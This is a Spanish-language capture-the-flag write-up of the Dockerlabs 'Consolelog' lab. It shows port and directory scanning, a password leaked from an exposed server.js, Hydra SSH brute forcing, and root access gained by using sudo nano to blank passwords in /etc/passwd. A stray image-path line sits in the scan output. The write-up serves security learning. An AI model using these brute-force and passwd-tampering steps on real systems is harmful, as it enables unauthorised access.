



# Write-Up: Máquina "Consolelog"

- 📌 **Plataforma:** Dockerlabs
  - 📌 **Dificultad:** Fácil
  - 📌 **Autor:** Joaquín Picazo
- 

## 🔍 Metodología de Pentesting

El proceso se realizó siguiendo la siguiente metodología:

- 1 **Reconocimiento** – Recolección de información general sobre la máquina objetivo.
  - 2 **Escaneo y Enumeración** – Identificación de servicios, tecnologías y versiones en uso.
  - 3 **Explotación** – Uso de vulnerabilidades encontradas para obtener acceso al sistema.
  - 4 **Escalada de Privilegios y Post-Explotación** – Obtención de permisos elevados hasta lograr acceso total para realizar una extracción de información.
- 



## 1. Reconocimiento y Recolección de Información

Hago un escaneo muy simple para encontrar puertos abiertos en la máquina objetivo, dando como resultado que el puerto 80, 3000 y 5000 están abiertos.

```
(root㉿kali)-[~]
# nmap -p- --open -vvv 172.17.0.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-31 20:24 -04
Initiating ARP Ping Scan at 20:24
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 20:24, 0.18s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 20:24
Completed Parallel DNS resolution of 1 host. at 20:24, 0.02s elapsed
DNS resolution of 1 IPs took 0.02s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 20:24
Scanning 172.17.0.2 [65535 ports]
Discovered open port 80/tcp on 172.17.0.2
Discovered open port 5000/tcp on 172.17.0.2
Discovered open port 3000/tcp on 172.17.0.2
Completed SYN Stealth Scan at 20:25, 3.72s elapsed (65535 total ports)
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.000028s latency).
Scanned at 2025-05-31 20:24:57 -04 for 4s
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE REASON
80/tcp    open  http   syn-ack ttl 64
3000/tcp  open  ppp    syn-ack ttl 64
5000/tcp  open  upnp   syn-ack ttl 64
MAC Address: 02:42:AC:11:00:02 (Unknown)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 4.31 seconds
  Raw packets sent: 65536 (2.884MB) | Rcvd: 65537 (2.621MB)
```

## 2. Escaneo y Enumeración

Hago un escaneo específicamente en los puertos encontrados anteriormente con la intención de encontrar versiones y más información de sus servicios.

```
(root㉿kali)-[~]
└─# nmap -p80,3000,5000 -sC -sV 172.17.0.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-31 20:25 -04
Nmap scan report for 172.17.0.2
Host is up (0.000050s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.61 ((Debian))
|_http-server-header: Apache/2.4.61 (Debian)
|_http-title: Mi Sitio
3000/tcp   open  http    Node.js Express framework
|_http-title: Error
5000/tcp   open  ssh    OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
|   256 f8:37:10:7e:16:a2:27:b8:3a:6e:2c:16:35:7d:14:fe (ECDSA)
|   256 cd:11:10:64:60:e8:bf:d9:a4:f4:8e:ae:3b:d8:e1:8d (ED25519)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.56 seconds
```

Con gobuster busco directorios en la web que corre en el puerto 80. Solo podrían ser interesantes **/index.html**, **/backend** y **/javascript**.

```
(root㉿kali)-[~]
└─# gobuster dir -u http://172.17.0.2/ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x .php,.txt,.html
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://172.17.0.2/
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Extensions:  php,txt,html
[+] Timeout:      10s
=====
Starting gobuster in directory enumeration mode
=====
/index.html      (Status: 200) [Size: 234]
/.html           (Status: 403) [Size: 275]
/backend         (Status: 301) [Size: 310] [→ http://172.17.0.2/backend/]
/javascript      (Status: 301) [Size: 313] [→ http://172.17.0.2/javascript/]
/.html           (Status: 403) [Size: 275]
/server-status   (Status: 403) [Size: 275]
Progress: 830572 / 830576 (100.00%)
=====
Finished
```

Al ingresar a /backend encuentro varios archivos, uno de esos es [server.js](#). Al ingresar, veo que prácticamente si el token enviado es tokentraviesito, responde con la contraseña "lapassworddebackupmaschingonadetodas".



A screenshot of a terminal window on Kali Linux. The title bar says "172.17.0.2/backend/server.js". Below the title bar, there's a navigation bar with icons for back, forward, search, and home. The main area of the terminal shows the code for a Node.js application:

```
const express = require('express');
const app = express();

const port = 3000;

app.use(express.json());

app.post('/recurso/', (req, res) => {
    const token = req.body.token;
    if (token === 'tokentraviesito') {
        res.send('lapassworddebackupmaschingonadetodas');
    } else {
        res.status(401).send('Unauthorized');
    }
});

app.listen(port, '0.0.0.0', () => {
    console.log(`Backend listening at http://consolelog.lab:${port}`);
});
```

## 3. Explotación de Vulnerabilidades

Como solo tengo la contraseña pero no un usuario. Utilizo fuerza bruta con Hydra al servicio SSH usando un diccionario de usernames para intentar encontrar credenciales válidas. Finalmente, encuentro un usuario que coincide con la contraseña encontrada.

```
(root㉿kali)-[~]
# hydra -L /usr/share/wordlists/SecLists/Usernames/xato-net-10-million-usernames.txt -p lapassworddebackupmaschingonadetodas ssh://172.17.0.2:5000
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-31 20:39:47
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 8295455 login tries (l:8295455/p:1), ~518466 tries per task
[DATA] attacking ssh://172.17.0.2:5000/
[STATUS] 247.00 tries/min, 247 tries in 00:01h, 8295211 to do in 559:44h, 13 active
[STATUS] 249.00 tries/min, 747 tries in 00:03h, 8294713 to do in 555:13h, 11 active
[STATUS] 227.00 tries/min, 1589 tries in 00:07h, 8293871 to do in 608:57h, 11 active
[5000][ssh] host: 172.17.0.2 login: lovely password: lapassworddebackupmaschingonadetodas
```

Ingreso por el puerto 5000 del servicio SSH. Con “sudo -l” obtengo que el usuario puede usar nano como sudo. Por ende, pensándolo bien y explorando los directorios decidí usar nano para modificar /etc/passwd

```
(root㉿kali)-[~]
# ssh lovely@172.17.0.2 -p5000
lovely@172.17.0.2's password:
Linux e370aebfbe62 6.12.13-1kali1 (2025-02-11) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Jun 1 00:45:34 2025 from 172.17.0.1
lovely@e370aebfbe62:~$ sudo -l
Matching Defaults entries for lovely on e370aebfbe62:
    env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin, use_pty

User lovely may run the following commands on e370aebfbe62:
(ALL) NOPASSWD: /usr/bin/nano
lovely@e370aebfbe62:~$
```

---

## 4. Escalada de Privilegios y Post-exploitación

Identifico que existe el usuario root, pide contraseña para acceder al usuario y puede usar bash.

```
GNU nano 7.2
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
messagebus:x:100:102::/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
sshd:x:101:65534::/run/sshd:/usr/sbin/nologin
tester:x:1000:1000::/home/tester:/bin/bash
lovely:x:1001:1001:lovely,,,:/home/lovely:/bin/bash
```

También, identifico que existe el usuario tester, pide contraseña para acceder al usuario y puede usar bash.

```
GNU nano 7.2
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
messagebus:x:100:102::/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
sshd:x:101:65534::/run/sshd:/usr/sbin/nologin
tester:x:1000:1000::/home/tester:/bin/bash
lovely:x:1001:1001:lovely,,,:/home/lovely:/bin/bash
```

Con nano quite la “x” a root y tester para poder entrar a ese usuario sin tener que ingresar contraseña.

```
root::0:0:root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
messagebus:x:100:102::/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
sshd:x:101:65534::/run/sshd:/usr/sbin/nologin
tester::1000:1000::/home/tester:/bin/bash
lovely:x:1001:1001:lovely,,,,:/home/lovely:/bin/bash
```

Finalmente, funcionó y puedo cambiar de usuario entre tester y root sin necesidad de colocar contraseña.

```
lovely@e370aebfbe62:~$ su tester
tester@e370aebfbe62:/home/lovely$ sudo -l
Sorry, user tester may not run sudo on e370aebfbe62.
tester@e370aebfbe62:/home/lovely$ su root
root@e370aebfbe62:/home/lovely# whoami
root
root@e370aebfbe62:/home/lovely# id
uid=0(root) gid=0(root) groups=0(root)
```

---

## 🏆 Banderas y Resultados

- ✓ **Usuario:** Se obtuvo acceso como usuario no privilegiado.
- ✓ **Root:** Se logró escalar privilegios hasta obtener control total del sistema.